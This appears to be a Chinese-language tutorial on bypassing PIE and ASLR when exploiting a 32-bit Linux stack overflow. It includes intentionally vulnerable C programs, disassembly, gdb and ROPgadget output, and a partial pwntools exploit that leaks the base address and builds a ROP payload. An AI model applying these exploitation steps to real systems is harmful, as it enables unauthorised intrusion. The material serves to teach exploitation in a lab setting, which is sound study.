二进制漏洞-栈溢出

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

漏洞原理

在对栈缓冲区进行写操作时（如 memcpy），未对缓冲区大小进行判断，导致写入数据长度可能大于缓冲区长度。

通用利用方式

写入数据覆盖返回地址，使返回地址指向恶意代码起始地址。由于我是基于本地测试，也就是 libc 库的版本已知，而基于远程攻击或不同版本的 libc 库可能会存在差异。

漏洞测试程序

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void wh(const char* w) {
        if(strncmp(w, "say", 3) == 0) {
                printf("you said hello world!\n");
        } else {
                printf("you said fuck you!\n");
        }
}

int main() {
        char buf[16];

        memset(buf, 0, 16);
        printf("please input a word!\n");

        scanf("%s", buf);

        wh(buf);
        return 0;

}
```

很明显代码在执行 scanf 时未对缓冲区大小进行判断，存在栈溢出漏洞。

注意如无特殊说明，本文的 exp 都是基于该源码编译的二进制实现的。

所有测试均在 linux 环境下进行

开启 PIE

开启 PIE 二进制程序加载的基址也将被随机化。在不开启 PIE 的情况下，可以通过前面描述的方式来绕过 NX+ASLR 保护。 想让应用程序具备 PIE 功能需要添加编译选项，并需同时开启系统 ASLR 选项。 编译时通过添加以下选项开启应用程序 PIE 功能：


-fpie[PIE]（-fpie 强度为 1，-fPIE 强度为 2 最强） -pie

开启 PIE 后的程序，用 checksec 监测如下：


```
[sp00f@localhost stack_overflow]$ pwn checksec test_pie
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/sp00f/vul_test/stack_overflow/test_pie'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[sp00f@localhost stack_overflow]$
```

漏洞分析


先运行几次看看加了 PIE 选项后程序运行变化，第一次运行：




第二次运行：



第三次运行：



从上面图中可以看到，无论是动态库 libc 的基址还是程序本身基址、栈、vdso 都发生了变化。开启 ASLR+PIE 后你发现二进制程序基址、got 表、plt 表、bss 段地址都是不确定的都变成了偏移，之前的攻击方法大部分都失效了。



从图上可以看到所有引用的地址都变成了偏移（蓝色框起来的地方）。

实现 exp

爆破

爆破原理和方法同绕过 ASLR 方式（略）。

局部覆盖+爆破

应用程序是按页加载到内存中的，一个内存页大小为 0x1000，开启 PIE 后单个内存页并不会受到影响，这就意味着不管基址怎么变，某一个内存页中的某一条指令的后三位十六进制数（低 12 位）的地址是始终不变的。因此我们可以通过覆盖地址的后几位来实现控制程序

的流程。局部覆盖的局限是它仅仅影响一个内存页，覆盖地址范围仅从 0x0 – 0xfff。

对于开篇的测试程序显然不适合这里的讲解，需稍作修改用于演示借助局部覆盖来绕过 PIE。

测试程序修改如下：

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void evil() {
        system("ls -al");
}

void wh() {
        char buf[16];
        memset(buf, 0, 16);

        printf("please input a word!\n");
        scanf("%s", buf);
        printf(buf);
}

int main() {
        wh();

        return 0;
}
```

这个程序特别简单非常适合于讲解局部覆盖方式绕过 PIE，向这样的程序大多用于 CTF 中，现实中几乎不会存在这样无聊和无用的程序。

让我们反编译看一下该二进制程序，从下图可以看到 evil 和 wh 函数的后三位的偏移是固定的。

```
00000610 <evil>:
 610:   55                      push   %ebp
 611:   89 e5                   mov    %esp,%ebp
 613:   53                      push   %ebx
 614:   83 ec 14                sub    $0x14,%esp
 617:   e8 ed ff ff ff          call   609 <__i686.get_pc_thunk.bx>
 61c:   81 c3 f4 12 00 00       add    $0x12f4,%ebx
 622:   8d 83 6c ee ff ff       lea    -0x1194(%ebx),%eax
 628:   89 04 24                mov    %eax,(%esp)
 62b:   e8 58 fe ff ff          call   488 <system@plt>
 630:   83 c4 14                add    $0x14,%esp
 633:   5b                      pop    %ebx
 634:   5d                      pop    %ebp
 635:   c3                      ret

00000636 <wh>:
 636:   55                      push   %ebp
 637:   89 e5                   mov    %esp,%ebp
 639:   53                      push   %ebx
 63a:   83 ec 24                sub    $0x24,%esp
 63d:   e8 c7 ff ff ff          call   609 <__i686.get_pc_thunk.bx>
 642:   81 c3 ce 12 00 00       add    $0x12ce,%ebx
 648:   c7 44 24 08 10 00 00    movl   $0x10,0x8(%esp)
 64f:   00
```

我们在用 gdb 调试看一下这两个函数地址的区别：


```
Stack level 0, frame at 0xbffff230:
 eip = 0x80000671 in wh (test_pie_partial.c:14); saved eip 0x800006a2
 called by frame at 0xbffff240
 source language c.
 Arglist at 0xbffff228, args:
 Locals at 0xbffff228, Previous frame's sp is 0xbffff230
 Saved registers:
  ebx at 0xbffff224, ebp at 0xbffff228, eip at 0xbffff22c
(gdb) p $sp
$3 = (void *) 0xbffff200
(gdb) p &buf
$4 = (char (*)[16]) 0xbffff210
(gdb) p main
$5 = {int ()} 0x80000697 <main>
(gdb) p wh
$6 = {void ()} 0x80000636 <wh>
(gdb) p evil
$7 = {void ()} 0x80000610 <evil>
(gdb) x/32x $sp
0xbffff200:     0x80000783      0x00000000      0x00000010      0x800006d9
0xbffff210:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff220:     0x800006c0      0x00365ff4      0xbffff238      0x800006a2
0xbffff230:     0x800006c0      0x00000000      0xbffff2b8      0x001e9d28
0xbffff240:     0x00000001      0xbffff2e4      0xbffff2ec      0xb7fff3d0
0xbffff250:     0x80000500      0xffffffff      0x001d0fc4      0x80000325
0xbffff260:     0x00000001      0xbffff2a0      0x001bfe85      0x001d1ab8
0xbffff270:     0xb7fff6b0      0x00365ff4      0x00000000      0x00000000
```

图中可以看到buf距离返回地址28字节，evil和wh函数地址仅仅后三位不一致，如果我们覆盖
返回地址后三位为0x610，程序将执行evil函数，程序执行流被我们改变了


通过上图我们可以看到 evil 和 wh 函数地址仅仅后三位不同（这个测试程序足够小，一个页就足够容纳代码段，它满足局部覆盖的条件）。但这里存在一个问题，三位 16 进制数是 3*4=12bit，而 12bit 是 1 个半字节，在执行覆盖时无法操作 1 个半字节，所以选择写入两个字节，最后半个字节进行爆破，范围是 0x0 到 0xf，即[0x0-0xf]610，每轮爆破 16 次，

大约循环爆破几轮就能命中，比前面提到的暴力爆破成功概率增大很多。

Exp 代码：



运行结果：实际上第一次大约需要运行 5 轮（80 次）就能命中，后面命中更快，可能都不需要一轮，总体命中概率还是比较大的。不过在运用局部覆盖绕过 PIE 时需要注意它的条件，不是所有情况都适合用局部覆盖，特别是漏洞程序的代码段特别大占据多个页时，就不适合用局部覆盖，局部覆盖的极端就是全部覆盖也就是暴力爆破（尝试所有情况）。



信息泄露

信息泄露的条件是有可重复利用的泄露信息的功能点或者漏洞，之所以我们在绕过 ASLR 时并没有硬性要求该条件的原因是我们知道该漏洞程序加载的基址、plt 地址，这样我们仅需泄露信息一次就可以完成 exp 的编写，可是开启 PIE 后程序加载基址、plt、got 地址都随机了，我们已经无法利用类似 ret2plt 的方式了。然而信息泄露仍是绕过的 PIE 的最好办法，如果程序提供持续输出内存信息的能力或含有格式化字符串漏洞都可以达到信息泄露的目的。对于开篇的测试程序显然不合适这里的讲解，需稍作修改用于演示借助信息泄露来绕过 PIE。

最开始我的程序是按照下图那样设计的，之所以那样设计是因为我想借助 pwn 的 DynELF 模块来实现泄露 libc 完成 payload，可是在开启 PIE 下它查找的速度很慢，最后只好再次

设计程序。

```
void show_msg() {
        char buf[16];
        memset(buf, 0, 16);
        printf("please input the message!\n");
        scanf("%s", buf);
        printf("you message : %s\n", buf);
        //printf("%11$.8x\n");
        printf("%.8x\n", buf);
        printf("please input an address!\n");
        int addr;
        scanf("%x", &addr);
        printf("input addr %x\n", addr);
        size_t n = write(1, (void*)addr, 4);
        if(n == -1) {
                perror("write");
        }
}

int main() {
        while(1) {
                printf("Enter your choice:\n    1: show data\n  2: exit program\n");
                int choice = 0;
                scanf("%d", &choice);

                switch(choice) {
                        case 1:
                                show_msg();
                                break;
                        default:
                                exit(0);
                }
        }
        return 0;
}
```

此处可以泄露任意地址

可重复调用

重新设计的程序如下：

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
int is_leak = 0;
void show_msg() {
        char buf[16];
        memset(buf, 0, 16);
        printf("please input the message!\n");
        scanf("%s", buf);
        printf("you message : %s\n", buf);
        if(!is_leak) {
                printf("%11$.8x\n");
                is_leak = 3;
        }
}

int main() {
        while(1) {
                printf("Enter your choice:\n    1: show data\n  2: exit program\n");
                int choice = 0;
                scanf("%d", &choice);

                switch(choice) {
                        case 1:
                                show_msg();
                                break;
                        default:
                                exit(0);
                }
        }
        return 0;
}
```

为方便讲解这里我用printf对返回地址进行了泄露，但是仅泄露一次，能用info leak技术的条件是程序中至少存在一次或者多次可重复的信息泄露，哪怕是每次仅仅泄露内存中的一个字节

漏洞可重复利用

图上是利用了格式化字符串输出功能（这个格式化字符串已经被我定制为%11$.8x，至于原

因，等后面文档讲完格式化字符串漏洞时你自然会明白）泄露了返回地址，该泄露功能仅用一次即可。我们运用 load base = leak addr – file off 公式就可以轻易算出二级制程序加载的基址，有了基址我们就可以轻易算出各函数 plt 的地址，有了 plt 地址就可以按照绕过 ASLR 的信息泄露步骤完成 exp。我们看一下返回地址指令在文件中的偏移：

调试器中对应返回地址处的指令：

```
0xbffff200:     0x800007e6      0xbffff210      0x00000010      0x80000836
0xbffff210:     0x6c6c6568      0x0000006f      0x00000000      0x00000000
0xbffff220:     0x00000000      0x800019b0      0xbffff268      0x800006ec
0xbffff230:     0x80000836      0xbffff24c      0xbffff268      0x80000729
0xbffff240:     0x003c21d8      0x80000323      0x003c5160      0x00000001
0xbffff250:     0x80000710      0x80000500      0x8000071b      0x003c3ff4
0xbffff260:     0x80000710      0x00000000      0xbffff2e8      0x00247d28
0xbffff270:     0x00000001      0xbffff314      0xbffff31c      0xb7fff3d0
(gdb) p &buf
$1 = (char (*)[16]) 0xbffff210
(gdb)  i f
Stack level 0, frame at 0xbffff230:
 eip = 0x80000660 in show_msg (test_pie_leak.c:11); saved eip 0x800006ec
 called by frame at 0xbffff270
```

```
 0x800006e2 <+69>:    cmp    $0x1,%eax
 0x800006e5 <+72>:    jne    0x800006ef <main+82>
 0x800006e7 <+74>:    call   0x80000610 <show_msg>
 0x800006ec <+79>:    nop
```

指令在文件中偏移为 0x6ec，这样通过泄露的地址-0x6ec 就是该程序在内存中加载的基址。

```
6e7:   e8 24 ff ff ff          call   610 <show_msg>
6ec:   90                      nop
6ed:   eb c3                   jmp    6b2 <main+0x15>
6ef:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
```

得到程序基址后+ put@plt 偏移就相当于间接得到了 puts 的函数地址，按照之前绕过 ASLR 方式构造 playload，遗憾的是直接报了段错误，仔细查看开启 PIE 和没有开启 PIE

```
p.recvline_contains("please input the message!")
payload = 'A' * 28 + p32(puts_plt) + p32(main) + p32
```

的程序区别发现没有开启 PIE 的二级制 puts@plt 第一条指令 jmp 后面直接是 got 表项的地址)：

```
08048398 <puts@plt>:
 8048398:       ff 25 b8 97 04 08       jmp    *0x80497b8
 804839e:       68 20 00 00 00          push   $0x20
 80483a3:       e9 a0 ff ff ff          jmp    8048348 <_init+0x30>
```

开启 PIE 的二进制程序 puts@plt 后面不在是地址，puts 对应的 got 表项地址是随机的（Got 表起始地址随机了），是动态算出来的，不能再向前面那样直接获得，该地址依赖 ebx 寄存器的值，而我们构造的 payload 可能会破坏保存的 ebx 的值导致加载 puts 函数的 got 地址错误而执行失败。

```
000004c4 <puts@plt>:
 4c4:   ff a3 20 00 00 00       jmp    *0x20(%ebx)
 4ca:   68 28 00 00 00          push   $0x28
 4cf:   e9 90 ff ff ff          jmp    464 <_init+0x30>
```

接下来怎么办？这里我们需要深挖一下了，到底开启 PIE 后程序是怎么找到对应 GOT 条目的？和不开启 PIE 查找 GOT 条目原理是否一致？先让我们看看其他 plt 表项，从下图不难看出各函数 plt 表项对应 got 表项是以 ebx 为基准+4 字节倍数的偏移而得到的值。那 ebx 是一个固定的值嘛？其实懂延迟加载原理的人都知道它确实是一个固定的值，编译完成它的值就确定了。PIE 在没有开启的时候程序基址是固定的，got 表起始地址也就固定，各个 got 表项的地址就是确定的值。


```
000004a4 <printf@plt>:
 4a4:   ff a3 18 00 00 00       jmp    *0x18(%ebx)
 4aa:   68 18 00 00 00          push   $0x18
 4af:   e9 b0 ff ff ff          jmp    464 <_init+0x30>

000004b4 <__isoc99_scanf@plt>:
 4b4:   ff a3 1c 00 00 00       jmp    *0x1c(%ebx)
 4ba:   68 20 00 00 00          push   $0x20
 4bf:   e9 a0 ff ff ff          jmp    464 <_init+0x30>

000004c4 <puts@plt>:
 4c4:   ff a3 20 00 00 00       jmp    *0x20(%ebx)
 4ca:   68 28 00 00 00          push   $0x28
 4cf:   e9 90 ff ff ff          jmp    464 <_init+0x30>
```

那这个 ebx 到底装的什么值呢？我这里卖个关子，先不直接告诉大家它装载的到底是什么值，为了增加大家对其的理解，我在这里一步步引导大家见证一下 ebx 到底装载了什么值。

从调试开始看看：



从图上可以看到 ebx 指向的值是 0x800019b0，该程序加载的基址是 0x80000000，用 0x800019b0 - 0x80000000 = 0x19b0。让我们去文件中看看偏移 0x19b0 处到底是什么。下图是该二进制文件的截图，从图中我们可以清楚的看到偏移 0x19b0 处指向的是该文件的 got.plt 的起始地址（got.plt 就是 GOT 表，它正是 got 表的起始地址，和不开启 PIE 定位函数原理一致，PIE 让基址随机了，相应的 got 表起始地址就随机了），而 0x19c0 + 0x20 = 0x19d0 正是 puts 的 got 表项对应的地址。因此 ebx 装载的值是 got.plt 也就是 got 表起始地址。不开启 PIE 时，GOT 表起始地址和各 got 表项值都是固定的。

```
.got.plt:000019B0 _got_plt        segment dword public 'DATA' use32
.got.plt:000019B0                 assume cs:_got_plt
.got.plt:000019B0                 ;org 19B0h
.got.plt:000019B0                 db    ? ;
.got.plt:000019B1                 db    ? ;
.got.plt:000019B2                 db    ? ;
.got.plt:000019B3                 db    ? ;
.got.plt:000019B4                 db    ? ;
.got.plt:000019B5                 db    ? ;
.got.plt:000019B6                 db    ? ;
.got.plt:000019B7                 db    ? ;
.got.plt:000019B8                 db    ? ;
.got.plt:000019B9                 db    ? ;
.got.plt:000019BA                 db    ? ;
.got.plt:000019BB                 db    ? ;
.got.plt:000019BC off_19BC        dd offset __gmon_start__ ; DATA XREF: ___gmon_start__↑r
.got.plt:000019C0 off_19C0        dd offset memset         ; DATA XREF: _memset↑r
.got.plt:000019C4 off_19C4        dd offset __libc_start_main
.got.plt:000019C4                                          ; DATA XREF: ___libc_start_main↑r
.got.plt:000019C8 off_19C8        dd offset printf         ; DATA XREF: _printf↑r
.got.plt:000019CC off_19CC        dd offset __isoc99_scanf ; DATA XREF: ___isoc99_scanf↑r
.got.plt:000019D0 off_19D0        dd offset puts           ; DATA XREF: _puts↑r
.got.plt:000019D4 off_19D4        dd offset __cxa_finalize ; DATA XREF: ___cxa_finalize↑r
.got.plt:000019D8 off_19D8        dd offset exit           ; DATA XREF: _exit↑r
.got.plt:000019D8 _got_plt        ends
.got.plt:000019D8
```

而最终 got 表项就在这里被填充为实际的函数地址，上面调试的截图已经证明。好，明白了这一点我们就应该知道，只要能够控制 ebx，让 ebx 装载 GOT 表起始地址，就能完成 payload。想控制 ebx 需要借助 rop 技术。现在让我们来试试，让我们用 ROPgadget 工具搜索看看，下图圈起来的三条指令片段都符和我们的要求，这里就用第一条片段吧，这条片段最简单。

```
[sp00f@localhost pie]$ ROPgadget  --binary test_pie_leak --only "pop|ebx|ret"
Gadgets information
============================================================
0x000005bf : pop ebp ; ret
0x00000606 : pop ebx ; pop ebp ; ret
0x000005bd : pop ebx ; pop esi ; pop ebp ; ret
0x00000765 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x00000767 : pop edi ; pop ebp ; ret
0x000005be : pop esi ; pop ebp ; ret
0x00000766 : pop esi ; pop edi ; pop ebp ; ret
0x00000442 : ret

Unique gadgets found: 8
```

Exp 代码：

这个 exp 是比较复杂的，主要分三大步，第一步是运用程序泄露的地址计算出二进制程序加载的基址。

```
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')
p = process("./test_pie_leak")
test_ennx = p.elf
p.recvline("2: exit program")
p.sendline("1")
p.recvline_contains("please input the message!")
p.sendline("AAAA")
p.recvline() # you message
addr0 = p.recvline()
leak_address = int(addr0[0:8], 16)
line0 = p.recvline_contains("2: exit program")
pro_base = leak_address - 0x6ec
print "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

第一步

通过程序泄露的地址计算出程序加载的基址

第二步是通过第一步计算得到的程序加载基址计算出 puts 函数对应 puts@plt、got.plt 的起始地址、puts 函数 got 表项地址、、main 函数地址，同时利用 rop 技术，通过上面搜寻到的 rop 链把 got.plt 的起始地址装载到 ebx 寄存器中，最后完成对 puts 函数的调用并继续泄露出 puts 函数在内存中的真正加载地址。

```
print "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
